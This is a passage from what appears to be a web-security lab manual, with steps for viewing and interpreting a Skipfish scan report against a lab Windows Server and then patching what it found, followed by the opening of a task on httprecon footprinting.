
18. Right-click **index.html**, hover your mouse cursor on **Open With**, and click **Firefox** to view the scan result.




19. The Skipfish crawl result appears in the web browser, displaying a summary overview of document and issue types found, as shown in the screenshot.




20. Expand each node to view detailed information regarding the result.
21. Analyze an issue found in the web server. To do this, click a node under the **Issue type overview** section to expand it.
22. Analyze the **SQL query or similar syntax in parameters** issue.
23. Observe the **URL** of the webpage associated with the vulnerability. Click the URL.



24. The webpage appears, as shown in the screenshot.




25. The PHP version webpage appears, displaying details related to the machine, as well as the other resources associated with the web server infrastructure and PHP configuration.
26. Switch back to the first tab and click **show trace** next to the URL to examine the vulnerability in detail.



27. An HTTP trace window appears on the webpage, displaying the complete **HTML session**, as shown in the screenshot.

    Note: If the window does not properly appear, hold down the **Ctrl** key and click the link.



28. Examine other vulnerabilities and patch them to secure the web server.
29. This concludes the demonstration of how to gather information about a target web server using Skipfish.
30. Close all open windows on both the **Parrot Security** and **Windows Server 2022** machines.
31. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Task 3: Footprint a Web Server using the httprecon Tool

Web applications can publish information, interact with Internet users, and establish an e-commerce or e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (fraud, theft, vandalism, and terrorism), they are far more dangerous. Organizations can face monetary losses, damage to reputation, and legal action if an intruder successfully violates the confidentiality of their data.

